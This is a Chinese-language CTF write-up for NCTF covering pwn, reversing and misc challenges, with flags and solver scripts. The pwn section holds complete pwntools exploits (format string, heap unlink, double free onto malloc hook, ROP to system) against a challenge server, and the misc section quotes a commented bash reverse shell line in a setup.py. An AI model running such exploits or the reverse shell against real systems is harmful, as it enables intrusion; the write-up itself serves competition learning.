Pwn

hello_pwn

我也不懂为啥shell上直接连会不显示，pwntools中hexdump出来好像是一个0xd的ascii字符?

```
NCTF{hell0__play}
```

pwn me 100 years! (Ⅰ)

yes后零字节填充，再扣6

```
NCTF{PWN_100ye4rs_2333!}
```

pwn me 100 years! (Ⅱ)

输入name长于16后，下一次输出可以造成格式化字符串利用

泄漏pie和stack

下一波格式化字符串漏洞改写rbp-8位置指向后门函数

```
from pwn import *
context.terminal=['tmux','splitw','-h']
context.log_level='debug'
p=process("./pwn_me_2")
p=remote("139.129.76.65","50005")
payload="a"*0x10+"%14$p.%15$p"
p.sendline(payload)
p.recvuntil("preparing......\n")
stack=int(p.recv(14),16)-8
p.recvuntil(".")
shell=int(p.recv(14),16)-0xccd+0xb9d
print hex(stack)
print hex(shell)
payload="%"+str(shell&0xffff)+"c%8$hn"
payload=payload.ljust(16,'\x00')
payload+=p64(stack)
#Egdb.attach(p,"breakrva 0xC2C")
p.sendline(payload)
p.recv()
p.interactive()
```

```
NCTF{rrr_loves_pwn_and_100years}
```

pwn me 100 years! (Ⅲ)

add函数溢出0字节

```
ptr[SHIDWORD(nbytes)][(signed int)nbytes] = 0;// off by null
```

直接unlink控制ptr数组，改为顶层chunk，修改内容为6

```
from pwn import *
context.terminal=['tmux','splitw','-h']
context.log_level='debug'
p=process("./pwn_me_3")
p=remote("139.129.76.65","50006")
def add(si,cn):
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline(str(si))
    p.recv()
    p.send(cn)

def delete(idx):
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline(str(idx))

def show(idx):
    p.recv()
    p.sendline("3")
    p.recv()
    p.sendline(str(idx))

def edit(idx,cn):
    p.recv()
    p.sendline("4")
    p.recv()
    p.sendline(str(idx))
    p.recv()
    p.send(cn)

def dbg(code=""):
    gdb.attach(p,code)

add(0x78,'0')
add(0x78,'1')
ptr=0x6020E8
add(0xf8,'2')
add(0x10,'3')
# dbg("b*0x400BFD")
delete(1)
add(0x78,p64(0)+p64(0x71)+p64(ptr-0x18)+p64(ptr-0x10)+p64(0)*10+p64(0x70))
delete(2)
edit(1,'\x00'*0x10+'\x10')
edit(0,p64(0x66666666))
p.recv()
p.sendline("5")
p.interactive()
```

```
NCTF{Ohh!h0pe_y0u_c4n_pwn_100years_too}
```

warmup

程序开了seccomp，无法执行exceve，考虑ORW

第一次直接ORW发现失败，可能payload没写好，以为还是有限制了，于是想rop到seccomp搞一下，发现还是不能起shell，后来顺着seccomp继续rop了。。。

```
from pwn import *
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']
p = process("./warm_up")
p = remote("139.129.76.65", "50007")
e = ELF("./warm_up")
libc = ELF("/libc64.so")
pay = 'a' * 0x8 * 3 + 'b'
p.recv()
p.send(pay)
#p.recv()
p.recvuntil("ab")
canary = u64('\x00' + p.recv(7))
stack = u64(p.recv(6) + '\x00\x00')
print hex(stack)
print hex(canary)
# gdb.attach(p,"b*0x400B2E")
prdi = 0x0000000000400bc3
prsir15 = 0x0000000000400bc1
payload = 'a' * 0x18 + p64(canary) + p64(stack+0x20)
payload += p64(prsir15) + p64(1) * 2
payload += p64(0x400A2A)
#payload=payload.ljust(0x30,'\x00')
payload += p64(0x0) * 2
payload += p64(prdi) + p64(e.got['puts'])
payload += p64(e.plt['puts'])
payload += p64(0x400B30)
payload += p64(0xdeadbeef) * 4
p.sendline(payload)
p.recv()
libc.address = u64(p.recv(6) + '\x00\x00') - libc.symbols['puts']
print hex(libc.address)
# gdb.attach(p, "b*0x400b2f")
p.recvuntil("!")
p.sendline("1\x00")
p.recvuntil("?")
payload = './flag'.ljust(0x18,'\x00') + p64(canary) + p64(stack +0x20)
payload += p64(prdi) + p64((stack-0x90+0xa0))
payload += p64(prsir15) + p64(0) * 2
payload += p64(libc.symbols['open'])
payload += p64(prdi) + p64(3)
payload += p64(prsir15) + p64(stack -0x100) + p64(0)
payload += p64(libc.symbols['read'])
payload += p64(prdi) + p64(1)
payload += p64(prsir15) + p64(stack -0x100) + p64(0)
payload += p64(libc.symbols['write'])
```

```
p.sendline(payload)
p.interactive()
```

easy heap

double free改fd去修改chunk size还有bss上的size限制

改malloc hook为one gadget

```
from pwn import *
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']
p = process("./easy_heap")
p=remote("139.129.76.65","50001")
p.recv()
p.send("Mask".ljust(0x8,'\x00')+p64(0x51))
def add(s, c):
    p.recv()
    p.sendline("1")
    p.recv()
    p.sendline(str(s))
    p.recv()
    p.send(c)

def delete(i):
    p.recv()
    p.sendline("2")
    p.recv()
    p.sendline(str(i))

def show(i):
    p.recv()
    p.sendline("3")
    p.recv()
    p.sendline(str(i))

def dbg(code=""):
    gdb.attach(p,code)

add(0x48, '0')
add(0x48, '1'*0x10+p64(0)*3+p64(0x51))
add(0x48, '2')
add(0x48, '3')
add(0x48, '4')
add(0x48, '5')

delete(0)
delete(1)
delete(0)


add(0x48, '\x80')
add(0x48, '4')
add(0x48, '5')
add(0x48, p64(0xdeadbeef)+p64(0)*2+p64(0xa1))
delete(2)
```

```
show(2)
p.recvuntil("2: ")
libc = u64(p.recv(6) + '\x00\x00') -0x3c4b78
print hex(libc)
delete(0)
delete(5)
delete(0)
add(0x48, p64(0x602060))
add(0x48, '4')
add(0x48, '5')
add(0x48, p64(0xdeadbeef) + p64(0x100) + p64(0) * 6)
add(0x68, '0')
add(0x68, '1')
# add(0x68, '0')
delete(0)
delete(1)
delete(0)
add(0x68,p64(libc+0x3c4aed))
add(0x68, '4')
add(0x68, '5')
add(0x68, 'a' * 0x13 + p64(libc +0xf1147))
p.recv()
p.sendline("1")
p.recv()
p.sendline(str(1))
# dbg()
p.interactive()
```

easy rop

scanf %d 可利用+或-来实现跳过输入，从而泄漏canary pie，可以溢出到返回地址，rop回去

修改rbp位置为bss，两次leave retn栈迁移，再rop

```
from pwn import *
context.log_level = 'debug'
context.terminal = ['tmux', 'splitw', '-h']
# p = process("./easy_rop")

libc=ELF("/libc64.so")
e = ELF("./easy_rop")
while True:
    p = remote("139.129.76.65","50002")
    # p = process("./easy_rop")

    for i in range(26):
        p.recv()
        p.sendline('+')

    p.recv()
    p.sendline('+')
    p.recvuntil("26 = ")
    low = int(p.recvuntil("\n"))
    p.sendline('+')
    p.recvuntil("27 = ")
    high = int(p.recvuntil("\n"))
```

```
canary = (high << 32) | low


p.recv()
p.sendline('+')
p.recvuntil("28 = ")
low = int(p.recvuntil("\n"))
p.sendline('+')
p.recvuntil("29 = ")
high = int(p.recvuntil("\n"))

if (low < 0 or canary < 0):
    p.close()
    continue
print(hex(high), hex(low))
print hex(high<<32)
pie = (high << 32) | low
pie -= 0xb40
print hex(pie)
print hex(canary)
# pause()
buf = pie +0x201420
main = pie +0xa31
print "back"
p.recv()
p.sendline(str(main & 0xffffffff))
p.recv()
p.sendline(str((main >> 32) & 0xffffffff))
while str(p.recv()).find("name") == -1:
    p.sendline("+")
# p.sendline('+')
#
# pause()
print "step1"
for i in range(26):
    p.recv()
    p.sendline(str(i))

print "canary "+hex(canary)
p.recv()
p.sendline(str(canary & 0xffffffff))
p.recv()
p.sendline(str((canary>>32) & 0xffffffff))


print "buf "+hex(buf)
p.recv()
p.sendline(str(buf & 0xffffffff))
p.recv()
p.sendline(str((buf>>32) & 0xffffffff))

rsp=(pie+0xB31)
print "set rsp "+hex(rsp)
p.recv()

p.sendline(str(rsp & 0xffffffff))
p.recv()
p.sendline(str((rsp>>32) & 0xffffffff))
```

```
    print "back "+hex(main)
    p.recv()
    p.sendline(str(main & 0xffffffff))
    p.recv()
    p.sendline(str((main>>32) & 0xffffffff))

    # gdb.attach(p, "breakrva 0xb18")
    rop_chain = p64(buf+0x50)
    prdi=0x0000000000ba3+pie
    rop_chain += p64(prdi) + p64(pie + e.got['puts'])
    rop_chain += p64(pie + e.plt['puts']) + p64(pie+0xAFD)
    # gdb.attach(p, "breakrva 0xb18")
    print "gain libc"
    p.recvuntil("name")
    p.send(rop_chain)
    p.recv()
    libc.address=u64(p.recv(6)+'\x00\x00')-libc.symbols['puts']
    print hex(libc.address)

    p.recv()
    print "get shell"
    rop_chain = p64(canary)*4+p64(prdi) + p64(next(libc.search("/bin/sh"))) +
p64(libc.symbols['system'])
    p.sendline(rop_chain)
    # p.sendline("cat flag")
    # p.recv()
    p.interactive()
    break
```

Re

DEBUG

gdb打开下断复制

```
NCTF{just_debug_it_2333}
```

签到题

矩阵乘法。。

```
#ida打开很多方程式运算，最后判断是否相等，用z3包求解即可

from z3 import *
num=[18564, 37316, 32053, 33278, 23993, 33151, 15248, 13719, 34137, 27391,
28639, 18453, 28465, 12384, 20780, 45085, 35827, 37243, 26037, 39409, 17583,
20825, 44474, 35138, 36914, 25918, 38915, 17672, 21219, 43935, 37072, 39359,
27793, 41447, 18098, 21335, 46164, 38698, 39084, 29205, 40913, 19117, 21786,
46573, 38322, 41017, 29298, 43409, 19655]
sol=Solver( )
```

```
a= [Int('seria%d' % i) for i in range(50)]
sol.add(num[2 -2] == 34 * a[3 ]+ 12 *a[0 ]+ 53 * a[1 ]+ 6 * a[2 ]+ 58 * a[4 ]+
36 * a[5 ]+ a[6 ])
sol.add(num[3 -2] == 27 * a[4 ]+ 73 * a[3 ]+ 12 * a[2 ]+ 83 *a[0 ]+ 85 * a[1 ]+
96 * a[5 ]+ 52 * a[6 ])
sol.add(num[4 -2] == 24 * a[2 ]+ 78 *a[0 ]+ 53 * a[1 ]+ 36 * a[3 ]+ 86 * a[4 ]+
25 * a[5 ]+ 46 * a[6 ])
sol.add(num[5 -2] == 78 * a[1 ]+ 39 *a[0 ]+ 52 * a[2 ]+ 9 * a[3 ]+ 62 * a[4 ]+
37 * a[5 ]+ 84 * a[6 ])
sol.add(num[6 -2] == 48 * a[4 ]+ 6 * a[1 ]+ 23 *a[0 ]+ 14 * a[2 ]+ 74 * a[3 ]+
12 * a[5 ]+ 83 * a[6 ])
sol.add(num[7 -2] == 15 * a[5 ]+ 48 * a[4 ]+ 92 * a[2 ]+ 85 * a[1 ]+ 27 *a[0 ]+
42 * a[3 ]+ 72 * a[6 ])
sol.add(num[8 -2] == 26 * a[5 ]+ 67 * a[3 ]+ 6 * a[1 ]+ 4 *a[0 ]+ 3 * a[2 ]+ 68
* a[6 ])
sol.add(num[9 -2] == 34 * a[10] + 12 * a[7 ]+ 53 * a[8 ]+ 6 * a[9 ]+ 58 * a[11]
+ 36 * a[12] + a[13] )
sol.add(num[10-2] == 27 * a[11] + 73 * a[10] + 12 * a[9 ]+ 83 * a[7 ]+ 85 * a[8
]+ 96 * a[12] + 52 * a[13] )
sol.add(num[11-2] == 24 * a[9 ]+ 78 * a[7 ]+ 53 * a[8 ]+ 36 * a[10] + 86 * a[11]
+ 25 * a[12] + 46 * a[13] )
sol.add(num[12-2] == 78 * a[8 ]+ 39 * a[7 ]+ 52 * a[9 ]+ 9 * a[10] + 62 * a[11]
+ 37 * a[12] + 84 * a[13] )
sol.add(num[13-2] == 48 * a[11] + 6 * a[8 ]+ 23 * a[7 ]+ 14 * a[9 ]+ 74 * a[10]
+ 12 * a[12] + 83 * a[13] )
sol.add(num[14-2] == 15 * a[12] + 48 * a[11] + 92 * a[9 ]+ 85 * a[8 ]+ 27 * a[7
]+ 42 * a[10] + 72 * a[13] )
sol.add(num[15-2] == 26 * a[12] + 67 * a[10] + 6 * a[8 ]+ 4 * a[7 ]+ 3 * a[9 ]+
68 * a[13] )
sol.add(num[16-2] == 34 * a[17] + 12 * a[14] + 53 * a[15] + 6 * a[16] + 58 *
a[18] + 36 * a[19] + a[20] )
sol.add(num[17-2] == 27 * a[18] + 73 * a[17] + 12 * a[16] + 83 * a[14] + 85 *
a[15] + 96 * a[19] + 52 * a[20] )
sol.add(num[18-2] == 24 * a[16] + 78 * a[14] + 53 * a[15] + 36 * a[17] + 86 *
a[18] + 25 * a[19] + 46 * a[20] )
sol.add(num[19-2] == 78 * a[15] + 39 * a[14] + 52 * a[16] + 9 * a[17] + 62 *
a[18] + 37 * a[19] + 84 * a[20] )
sol.add(num[20-2] == 48 * a[18] + 6 * a[15] + 23 * a[14] + 14 * a[16] + 74 *
a[17] + 12 * a[19] + 83 * a[20] )
sol.add(num[21-2] == 15 * a[19] + 48 * a[18] + 92 * a[16] + 85 * a[15] + 27 *
a[14] + 42 * a[17] + 72 * a[20] )
sol.add(num[22-2] == 26 * a[19] + 67 * a[17] + 6 * a[15] + 4 * a[14] + 3 * a[16]
+ 68 * a[20] )
sol.add(num[23-2] == 34 * a[24] + 12 * a[21] + 53 * a[22] + 6 * a[23] + 58 *
a[25] + 36 * a[26] + a[27] )
sol.add(num[24-2] == 27 * a[25] + 73 * a[24] + 12 * a[23] + 83 * a[21] + 85 *
a[22] + 96 * a[26] + 52 * a[27] )
sol.add(num[25-2] == 24 * a[23] + 78 * a[21] + 53 * a[22] + 36 * a[24] + 86 *
a[25] + 25 * a[26] + 46 * a[27] )
sol.add(num[26-2] == 78 * a[22] + 39 * a[21] + 52 * a[23] + 9 * a[24] + 62 *
a[25] + 37 * a[26] + 84 * a[27] )
sol.add(num[27-2] == 48 * a[25] + 6 * a[22] + 23 * a[21] + 14 * a[23] + 74 *
a[24] + 12 * a[26] + 83 * a[27] )
sol.add(num[28-2] == 15 * a[26] + 48 * a[25] + 92 * a[23] + 85 * a[22] + 27 *
a[21] + 42 * a[24] + 72 * a[27] )
sol.add(num[29-2] == 26 * a[26] + 67 * a[24] + 6 * a[22] + 4 * a[21] + 3 * a[23]
+ 68 * a[27] )
```

```
sol.add(num[30-2] == 34 * a[31] + 12 * a[28] + 53 * a[29] + 6 * a[30] + 58 *
a[32] + 36 * a[33] + a[34] )
sol.add(num[31-2] == 27 * a[32] + 73 * a[31] + 12 * a[30] + 83 * a[28] + 85 *
a[29] + 96 * a[33] + 52 * a[34] )
sol.add(num[32-2] == 24 * a[30] + 78 * a[28] + 53 * a[29] + 36 * a[31] + 86 *
a[32] + 25 * a[33] + 46 * a[34] )
sol.add(num[33-2] == 78 * a[29] + 39 * a[28] + 52 * a[30] + 9 * a[31] + 62 *
a[32] + 37 * a[33] + 84 * a[34] )
sol.add(num[34-2] == 48 * a[32] + 6 * a[29] + 23 * a[28] + 14 * a[30] + 74 *
a[31] + 12 * a[33] + 83 * a[34] )
sol.add(num[35-2] == 15 * a[33] + 48 * a[32] + 92 * a[30] + 85 * a[29] + 27 *
a[28] + 42 * a[31] + 72 * a[34] )
sol.add(num[36-2] == 26 * a[33] + 67 * a[31] + 6 * a[29] + 4 * a[28] + 3 * a[30]
+ 68 * a[34] )
sol.add(num[37-2] == 34 * a[38] + 12 * a[35] + 53 * a[36] + 6 * a[37] + 58 *
a[39] + 36 * a[40] + a[41] )
sol.add(num[38-2] == 27 * a[39] + 73 * a[38] + 12 * a[37] + 83 * a[35] + 85 *
a[36] + 96 * a[40] + 52 * a[41] )
sol.add(num[39-2] == 24 * a[37] + 78 * a[35] + 53 * a[36] + 36 * a[38] + 86 *
a[39] + 25 * a[40] + 46 * a[41] )
sol.add(num[40-2] == 78 * a[36] + 39 * a[35] + 52 * a[37] + 9 * a[38] + 62 *
a[39] + 37 * a[40] + 84 * a[41] )
sol.add(num[41-2] == 48 * a[39] + 6 * a[36] + 23 * a[35] + 14 * a[37] + 74 *
a[38] + 12 * a[40] + 83 * a[41] )
sol.add(num[42-2] == 15 * a[40] + 48 * a[39] + 92 * a[37] + 85 * a[36] + 27 *
a[35] + 42 * a[38] + 72 * a[41] )
sol.add(num[43-2] == 26 * a[40] + 67 * a[38] + 6 * a[36] + 4 * a[35] + 3 * a[37]
+ 68 * a[41] )
sol.add(num[44-2] == 34 * a[45] + 12 * a[42] + 53 * a[43] + 6 * a[44] + 58 *
a[46] + 36 * a[47] + a[48] )
sol.add(num[45-2] == 27 * a[46] + 73 * a[45] + 12 * a[44] + 83 * a[42] + 85 *
a[43] + 96 * a[47] + 52 * a[48] )
sol.add(num[46-2] == 24 * a[44] + 78 * a[42] + 53 * a[43] + 36 * a[45] + 86 *
a[46] + 25 * a[47] + 46 * a[48] )
sol.add(num[47-2] == 78 * a[43] + 39 * a[42] + 52 * a[44] + 9 * a[45] + 62 *
a[46] + 37 * a[47] + 84 * a[48] )
sol.add(num[48-2] == 48 * a[46] + 6 * a[43] + 23 * a[42] + 14 * a[44] + 74 *
a[45] + 12 * a[47] + 83 * a[48] )
sol.add(num[49-2] == 15 * a[47] + 48 * a[46] + 92 * a[44] + 85 * a[43] + 27 *
a[42] + 42 * a[45] + 72 * a[48] )
flag =""
print(sol.check())
if sol.check()==sat:
    m = sol.model()
    for i in a:
        print(m[i])
        flag+=(chr(int(str((m[i])))))
        print(flag)
print(flag)
```

难看的代码

花指令加smc和反调试
用od打开
动态调试即可
一共两道加密

输入24字节数据
第一道加密是先对前八字节加上一定的数值（具体看脚本里面）这个直接逆就好
然后分别对24字节进行一些位操作，这里爆破就好
第二道加密8字节八字节一组，用一组key和一个常数对一组八字节数据进行32轮运算
这样逆着算就好
input[1]-=(key[3]+(input[0]>>5))^((((input[0]<<4)+key[2])^(tmp+input[0])));
input[0]-=(key[1]+(input[1]>>5))^(((key[0]+(input[1]<<4))^(tmp+input[1])))

```
#include <iostream>
#include <string>
#include <string.h>
using namespace std;
unsigned int Nor_num=0x9E3779B9;
unsigned int key[4]={0x12345678,0x0badf00d,0x5201314,0x87654321};
unsigned int ans[]={0x61869F5E, 0x0A9CF08D, 0x0AD74C0CA, 0x0A57F16B8,
0x0B559626D, 0x0D17B68E0};


int Decrypt(unsigned int input[2]){
    int tmp=Nor_num*33;
    int flag[2];
    for(int i=0;i<32;i++){
        tmp-=Nor_num;
        input[1]-=(key[3]+(input[0]>>5))^((((input[0]
<<4)+key[2])^(tmp+input[0])));
        input[0]-=(key[1]+(input[1]>>5))^(((key[0]+(input[1]
<<4))^(tmp+input[1])));
    }
    printf("%x  %x  ",input[0],input[1]);
}

unsigned char flag[]=
{0x88,0x71,0x3e,0xfe,0x66,0xf6,0x77,0xd7,0xa0,0x51,0x29,0xf9,0x11,0x79,0x71,0x49
,0xf1,0x61,0xa0,0x9,0xf1,0x29,0x1,0xb1};
unsigned char sum[]=
{90,101,140,148,135,149,165,177,95,97,110,116,105,100,101,98,117,103,95,106,117,
110,107,125};
int main()
{
    unsigned int tmp[2];
    for(int i=0;i<3;i++){
        tmp[0]=ans[2*i];//ans[i*2];
        tmp[1]=ans[2*i+1];
        Decrypt(tmp);
    }

    int  k=0;
    cout<<endl;
    while(k<24){
        for(unsigned char i=0;i<0xff;i++){
            if(flag[k]==((((i<<3)|(i>>5))^0x5a)&0xff)){
                cout<<(int)i<<",";
                continue;
            }
        }
        k++;
    }
```

```
    for (int i = 0; i < 2; i++)
    {
        sum[4 * i] -= 0xc;
        sum[4 * i + 1] -= 0x22;
        sum[4 * i + 2] -= 0x38;
        sum[4 * i + 3] -= 0x4e;
    }
    for(int i=0;i<24;i++){
        cout<<sum[i];
    }
    system("pause");
    return 0;
}
```

Our 16bit Games

理清一下程序的逻辑，发现最后是达成条件输出一些字符串，
调试没有环境，加上他最后用来运算的key比较简单就bx一个寄存器
直接爆破得到原本应该的bx值
得到bx的高位是0xc0,低位0xde
进行异或运算，每次高低位互换

```
key=
[0x8e,0x9d,0x94,0x98,0xbb,0x89,0xf3,0xef,0x83,0xee,0xad,0x9b,0x9f,0xec,0x9f,0x9a
,0xf0,0xeb,0x9f,0x97,0xf6,0xbc,0xf1,0xe9,0x9f,0xe7,0xa1,0xb3,0xf3,0xa3]


high=0xc0
low=0xde

s=""
for i in key:
    s+=(chr(high^i))
    high,low=low,high
print(s)
```

tsb

先是验证输入nctf{起头}结尾
然后以'P'为根节点构建了一个二叉平衡树，构建中不能有重的字符
然后有一个函数对树进行了一系列背景复杂的变化，这里会把'P'删掉，看的有点云里雾里
对重构的树进行深度优先遍历得到的字符串和DcLmt1C&aeTS-E&UxAM比较
注意这里有两个&，树在重构的时候把一些特地位置字符挂在其它枝上，我们删除一个就好，也就是说
输入的字符串一定是DcLmt1C&aeTS-EUxAM这些字符的排列组合，Emmm D开头也不用管
一共17的阶乘（一开始就是爆17！.....）

考虑一下里面一些有意思的排列组合 `x1cteam`是你邮，`TEAM`也有点特殊

总共8！的爆破空间

```
from pwn import *
from random import *
s = ['L', 'C', 'S', 'U', '&', '-', 'TEAM', 'x1cteam']
```

```
def shuffle_str(s):
    shuffle(s)
    return ''.join(s)


while True:
    sh = process("./tsb")
    sh.recvuntil('flag:\n')
    str = "nctf{D" + shuffle_str(s) + "}"
    sh.sendline(str)
    if sh.recv().find('TT') != -1:
        print(str)
        break
    sh.close()
```

Misc

pip install

```
from setuptools import setup, find_packages
import tempfile
from os import path, system

tmp_file = tempfile.gettempdir() + path.sep + '.f14g_is_here'
f = open(tmp_file, 'w')
f.write('TkNURntjNHJlZnVsX2FiMHU3X2V2MWxfcGlwX3A0Y2thZ2V9')
f.close()

# system('bash -i >& /dev/tcp/1.1.1.1/7777 0>&1')
# Ohhhh, that a joke. I won't do that.

```

搜到包，在setup.py里有base64码

```
NCTF{c4reful_ab0u7_ev1l_pip_p4ckage}
```

a good idea

先是foremost分离出一个压缩包

里面有两个图片，提示像素点，用python提取出两张图片像素，发现有异样点，将相同的转为白，不同的转黑，得到二维码

```
from PIL import Image
img1 = Image.open("to_do.png")
img2 = Image.open("to.png")
flag = Image.open("to.png")
src1 = img1.convert("RGB")
src2 = img2.convert("RGB")
data1 = src1.load()
data2 = src2.load()

out=[[0 for i in range(300)] for i in range(300)]

print(img1.size, img1.format)
```


```
print(img2.size, img2.format)

def check(x, y):
    if (data1[x, y] == data2[x, y]):
        # print(data1[x, y],'-',data2[x, y])
        out[x][y] = 255
    else:
        out[x][y] = 0

for i in range(290):
    for j in range(289):
        check(i, j)

for i in range(290):
    for j in range(289):
        flag.putpixel((i, j), (out[i][j],) * 4)
flag = flag.convert("RGB")
flag.save("flag.png")
```

扫码得到flag

```
NCTF{m1sc_1s_very_funny!!!}
```


键盘侠

zip包，没明文，也没有提示密码结构，考虑伪加密



将这里07改成00，可直接打开压缩包解压出图片

foremost分离出一个docx文档



按照意思，会有奇怪字符，考虑隐藏文字，得到

```
PD4~idqQC|WjHloX>)UPb8~ZFb8laGczAeteE
```


试了好几轮，发现是base85

```
import base64
print(base64.b85decode(b"PD4~idqQC|WjHloX>)UPb8~ZFb8laGczAeteE"))
```

```
NCTF{Ba3e85_isssssss_so_xxxxx}
```

What's this

流量包发现几个特殊的包



27	11.347802	192.168.56.2	192.168.56.3	TCP	687 61473 → 80 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=633 [TCP segment of a reassembled PDU]
28	11.348304	192.168.56.2	192.168.56.3	TCP	1514 61473 → 80 [ACK] Seq=634 Ack=1 Win=262144 Len=1460 [TCP segment of a reassembled PDU]
29	11.348306	192.168.56.2	192.168.56.3	TCP	1514 61473 → 80 [ACK] Seq=2094 Ack=1 Win=262144 Len=1460 [TCP segment of a reassembled PDU]
30	11.348308	192.168.56.2	192.168.56.3	TCP	1514 61473 → 80 [ACK] Seq=3554 Ack=1 Win=262144 Len=1460 [TCP segment of a reassembled PDU]
31	11.348309	192.168.56.2	192.168.56.3	TCP	1514 61473 → 80 [ACK] Seq=5014 Ack=1 Win=262144 Len=1460 [TCP segment of a reassembled PDU]
32	11.348310	192.168.56.2	192.168.56.3	TCP	1514 61473 → 80 [ACK] Seq=6474 Ack=1 Win=262144 Len=1460 [TCP segment of a reassembled PDU]

全dump出来合并，可以解压出一个文本，很多行base64，直接base64隐写

```
def get_base64_diff_value(s1, s2):
    base64chars =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    res = 0
    for i in xrange(len(s2)):
        if s1[i] != s2[i]:
            return abs(base64chars.index(s1[i]) - base64chars.index(s2[i]))
    return res


def solve_stego():
    with open('What1s7his.txt', 'rb') as f:
        file_lines = f.readlines()
        bin_str = ''
        for line in file_lines:
            steg_line = line.replace('\n', '')
            norm_line = line.replace('\n',
'').decode('base64').encode('base64').replace('\n', '')
            diff = get_base64_diff_value(steg_line, norm_line)
            print diff
            pads_num = steg_line.count('=')
            if diff:
                bin_str += bin(diff)[2:].zfill(pads_num * 2)
            else:
                bin_str += '0' * pads_num * 2
            print goflag(bin_str)


def goflag(bin_str):
    res_str = ''
    for i in xrange(0, len(bin_str), 8):
        res_str += chr(int(bin_str[i:i + 8], 2))
    return res_str


if __name__ == '__main__':
    solve_stego()
```

```
NCTF{dbb2ef54afc2877ed9973780606a3c8b}
```

Become a Rockstar

文本中有很多say

```
Leonard Adleman says star
Problem Makers says NCTF{
A boy says flag
A girl says no flag
Bob says ar
Adi Shamir says rock
Alice says you
Ron Rivest says nice
Mysterious One says }
```

还有一些提示语句

```
Put Problem Makers with Alice into Problem Makers with Bob
maker:      NCTF{
alice:      you
bob:        ar

Say Problem Makers

Put Ron Rivest with Adi Shamir with Leonard Adleman into RSA
ron:        nice
adi:        rock
leonard:    star

Shout RSA

Mysterious: }
```

```
NCTF{youarnicerockstar}
```

